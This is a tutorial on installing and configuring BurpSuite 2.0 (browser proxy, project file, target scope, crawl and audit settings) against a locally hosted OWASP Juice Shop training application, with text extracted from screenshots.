BURPSUITE – QUICK AND DIRTY TUTORIAL

Introduction

In this article we look at BurpSuite, a framework of tools that can be used during penetration testing. We'll cover the latest release of BurpSuite, version 2.0, getting our hands dirty with the OWASP Juice Shop vulnerable Web application.

Overview

This article is intended for penetration testers and bug bounty hunters as well as software developers who find it important to have security as a component of their development.

BurpSuite has three editions that you can select from:

1. BurpSuite Enterprise
2. BurpSuite Professional
3. BurpSuite Community


FEATURES	COMMUNITY	PROFESSIONAL	ENTERPRISE
Essential Manual Tools	✓	✓	
Advanced Manual Tools		✓	
Web Vulnerability Scanner		✓	✓
Scheduled and Repeat Scans			✓
Unlimited Scalability			✓
CI Integration			✓

We’ll be making use of the BurpSuite Professional Edition v2.0 Beta for the course of this article.

It’s worth noting also is that BurpSuite Community (free) Edition comes bundled with Kali Linux. You will have to pay for the Pro Edition if you need extended functionality. With the Pro Edition, the intruder function will not be throttled, functionality of Extenders, Discover Content, CSRF PoC and Project File saving will all be supported, and your payloads and plugins will be available.

OWASP Juice Shop Initial Setup

Installing the OWASP Juice Shop can either be done from sources using node.js, on a Docker container, Vagrant, on an Amazon EC2 instance or on an Azure Container instance. The detailed steps to achieve this can be found here.
Our preferred method will be using node.js. Our setup is running on Ubuntu 18.04 LTS with node.js installed.
For our setup, the very first step is to run npm start within the juice-shop directory. The server will begin listening on port 3000. It is important to ensure that no server is already listening there before you begin. See below:



```
l3s7r0z@old-gen-pokedex:~/Documents/Lab/CTFs/juice-shop$ pwd
/home/l3s7r0z/Documents/Lab/CTFs/juice-shop
l3s7r0z@old-gen-pokedex:~/Documents/Lab/CTFs/juice-shop$ ls
app.js              encryptionkeys   models              swagger.yml
app.json            frontend         node_modules        test
CODE_OF_CONDUCT.md  ftp              package.json        TROUBLESHOOTING.md
config              Gruntfile.js     protractor.conf.js  uploads
CONTRIBUTING.md     HALL_OF_FAME.md  README.md           vagrant
crowdin.yaml        hooks            REFERENCES.md       views
ctf.key             lib              routes
data                LICENSE          screenshots
Dockerfile          logs             server.js
l3s7r0z@old-gen-pokedex:~/Documents/Lab/CTFs/juice-shop$ npm start

> juice-shop@8.2.0 start /home/l3s7r0z/Documents/Lab/CTFs/juice-shop
> node app

Detected Node.js version v8.10.0 (OK)
Configuration default validated (OK)

Server listening on port 3000

```

When you load http://localhost:3000 on your browser, you will see the default juice-shop page. The idea is basically to have an “online” shop where shoppers can shop for different types of juice. You basically shop and add your products to cart and check out.
On loading the application, you will see different juices going for different prices and their descriptions. See below:





Image	Product	Description	Price
	Apple Juice (1000ml)	The all-time classic.	1.99
	Apple Pomace	Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be sent back to us for recycling.	0.89
	Banana Juice (1000ml)	Monkeys love it the most.	1.99

We will be attacking this application after completing our BurpSuite setup.

Firefox Browser Initial Setup

In order to capture requests and send them over to Burp, we need to set up theFoxyProxy add-on. We have set up ours to forward traffic to 127.0.0.1 and at port 8080. We shall later configure Burp’s proxy also to 127.0.0.1 at 8080 in order to accept traffic from Firefox.




Use proxy Burp at 8080 for all URLs (ignore patterns)

Burp at 443 127.0.0.1

Burp at 8080 127.0.0.1

Default

After this setup, we enable the proxy on FoxyProxy as shown below:



Use Enabled Proxies By Patterns and Priority

Use proxy Burp at 443 for all URLs (ignore patterns)

✔ Use proxy Burp at 8080 for all URLs (ignore patterns)

Use proxy Default for all URLs (ignore patterns)

Turn Off FoxyProxy (Use Firefox Settings)


Initial BurpSuite Setup and Configuration

Here we will set up BurpSuite in preparation for our attacks on the juice-shop.

- **Creating a project file**


Creating a BurpSuite project file is a feature that is only supported in the Pro Edition, an important thing to remember. Follow the following steps:

1. On your drive, create a BurpProjectFiles directory



```
l3s7r0z@old-gen-pokedex:~/Documents$ mkdir BurpProjectFiles
l3s7r0z@old-gen-pokedex:~/Documents$ ls -la | grep BurpProjectFiles
drwxr-xr-x  2 l3s7r0z l3s7r0z  4096 Jan 30 13:13 BurpProjectFiles
l3s7r0z@old-gen-pokedex:~/Documents$ 
```


2. Launch Burp, click on “New project on disk,” click on the “Choose file” button and navigate the directory created above. While there, create a project file called **Juice-Shop-Non-Admin.burp**



● New project on disk File: /home/l3s7r0z/Documents/BurpProjectFiles/Juice-Shop-Non-Admin.burp

Name:

Click “Next” and “Use Burp defaults,” then select “Start Burp.”
BurpSuite launches and you are greeted with the default panel. Everything we do will now be saved in the **Juice-Shop-Non-Admin.burp** file.



Burp Suite Professional v2.0beta - Juice-Shop-Non-Admin.burp - licensed to Lester Obbayi [single user license]

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options CO2 SQLiPy
Tasks
New scan
New live task
Filter Running Paused Finished
Issue activity
Filter High Medium Low Info Certain Firm Tentative Search...
Advisory
Event log
Filter Critical Error Info Debug Search...

1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same ... Items added to site map: 0
Capturing: Responses processed: 0
Responses queued: 0

2. Live audit from Proxy (all traffic)
Audit checks - passive Issues:
Capturing: Requests: 0
Errors: 0


#	Task	Time	Action	Issue type

Time	Type	Source	Message
13:28:45 30 Jan 2019	Info	Proxy	Proxy service started on 127.0

2. Setting up the Proxy, Spider and Scanner options

To set the **Proxy**:
1. Click on the Proxy tab and ensure “Intercept is off” by toggling that button
2. Click on the “Options” tab. Here, you want to ensure the proxy is checked as “running” and the interface is pointing to 127.0.0.1:8080

3. Scroll down to “Intercept Server Responses” and check-to-enable the box that says “Intercept responses based on the following rules”



Intercept Server Responses


Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

✓ Intercept responses based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
✓		Content type he...	Matches	text
☐	Or	Request	Was modified	
☐	Or	Request	Was intercepted	
☐	And	Status code	Does not match	^304$
☐	And	URL	Is in target scope	

✓ Automatically update Content-Length header when the response is edited

4. Scroll further down to “Response Modification” and check-to-enable the option “Unhide hidden form fields”




Response Modification

These settings are used to perform automatic modification of responses.

- ✓ Unhide hidden form fields
  - ☐ Prominently highlight unhidden fields
- ☐ Enable disabled form fields
- ☐ Remove input field length limits
- ☐ Remove JavaScript form validation
- ☐ Remove all JavaScript
- ☐ Remove <object> tags
- ☐ Convert HTTPS links to HTTP
- ☐ Remove secure flag from cookies

To set the **Spider** and the **Scanner** options, follow the steps below:

1. Click on the “Target” tab then add a target URL for scanning. Burp gives you an option to even directly paste the URL. As can be seen below, Burp then asks you whether or not to log out-of-scope items. Answer “Yes” to maintain a smaller Burp save file



Burp Suite Professional v2.0beta - Juice-Shop-Non-Admin.burp - licensed to Lester Obbayi [single user license]

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options CO2 SQLiPy
Site map Scope Issue definitions

Target Scope

Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. The easiest way to configure scope is to browse to your target and use the context menus in the site map to include or exclude URL paths.

☐ Use advanced scope control

Include in scope

Enabled	Prefix
✓	http://localhost:3000


Proxy history logging

You have added an item to Target scope. Do you want Burp Proxy to stop sending out-of-scope items to the history or other Burp tools?

Answering "yes" will avoid accumulating project data for out-of-scope items.

☐ Always take the same action in future

2. The target has now been added to scope. You can further restrict items shown on the sitemap by clicking on the filter bar and enabling the checkbox that says “Show only in-scope items.” See below:
3.



Logging of out-of-scope Proxy traffic is disabled

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Filter by request type
- [✓] Show only in-scope items
- [ ] Show only requested items
- [ ] Show only parameterized requests
- [✓] Hide not-found items

Filter by MIME type
- [✓] HTML
- [✓] Script
- [✓] XML
- [ ] CSS
- [✓] Other text
- [ ] Images
- [✓] Flash
- [ ] Other binary

Filter by status code
- [✓] 2xx [success]
- [✓] 3xx [redirection]
- [ ] 4xx [request error]
- [✓] 5xx [server error]

Folders
- [✓] Hide empty folders


Filter by search term
- [ ] Regex
- [ ] Case sensitive
- [ ] Negative search

Filter by file extension
- [ ] Show only: asp,aspx,jsp,php
- [ ] Hide: js,gif,jpg,png,css

Filter by annotation
- [ ] Show only commented items
- [ ] Show only highlighted items

d communications

4. Now it’s time to configure our Scanner or Spider Options. Right click on the target within the sitemap and select “Scan.” Burp will present the screen below, requiring that you configure appropriate “Scan details.” From this screen, you are able to determine whether you want to Crawl (Spider) or Audit (Scan) your target for resources and vulnerabilities. As shown below, we selected both a crawl and an audit of the resources discovered within the URL:



Burp Suite Professional v2.0beta - Juice-Shop-Non-Admin.burp - licensed to Lester Obbayi [single user license]

Filter: Hiding not found items; hiding

http://localhost:3000
/
api
assets
gb.svg
main.js
polyfills.js
rest
runtime.js
socket.io
styles.css
us.svg
vendor.js

Scan Type
- (●) Crawl and audit
- ( ) Crawl
- ( ) Audit selected items
  - ( ) Add to task
  - (●) Create new task


URLs to Scan

Define the URLs to scan. Burp will begin crawling from these URLs, and by default will include everything beneath the specified URLs' folders.

http://localhost:3000/

5. We then configure our “Scan configuration,” allowing us to select a proper template for either an audit or scan or both

These template options allow you to determine the intensity and duration of your scan or audit.




Scan Configuration

Select configurations to control how the scan is carried out. You can select multiple configurations, and these will be applied in turn to determine the final configuration that is used for the scan. If no configurations are selected, then Burp Scanner's default settings will be used.

Name	Function	Last used	Built-in
Audit checks - all except JavaScript analysis	Auditing		✓
Audit checks - all except time-based detection methods	Auditing		✓
Audit checks - critical issues only	Auditing		✓
Audit checks - extensions only	Auditing		✓
Audit checks - light active	Auditing		✓
Audit checks - medium active	Auditing		✓
Audit checks - passive	Auditing		✓

If you don't want to go with the templates provided, you can also select a "New" configuration where you can manually specify drilled-down options – for instance, determining Crawl Limits and Crawl Optimization settings:



Crawl Optimization

These settings let you control the behavior of the crawl logic to reflect the objectives of the crawl and the nature of the application. See the detailed documentation for more information about each option.

Maximum link depth: 8

Crawl strategy: Normal

This strategy represents a trade-off between coverage and speed that is appropriate for typical applications.

Crawl Limits


Crawling modern applications is sometimes an open-ended exercise, due to the amount of stateful functionality, volatile content, and unbounded navigation. Burp's crawler uses various techniques to maximise discovery of unique content early in the crawl. These settings let you impose a limit on the extent of the crawl, as it reaches the point of diminishing returns. You can leave any crawl limit setting blank to disable it.

Maximum crawl time: 300 minutes

Maximum unique locations discovered: 5000

Maximum request count:


If you decide to manually configure your options, remember to have "URL path filename" and "URL path folders" since we will be working with REST calls. Also, check "URL to body" and "Body to URL" so that we can be able to check whether any POST requests can be sent as GET requests. See below:



Insertion Point Types

Place payloads into the following locations within requests:

- [✓] URL parameter values
- [✓] Body parameter values
- [✓] Cookie parameter values
- [✓] Parameter name
- [✓] HTTP headers
- [✓] Entire body (for relevant content types)
- [✓] URL path filename
- [✓] URL path folders

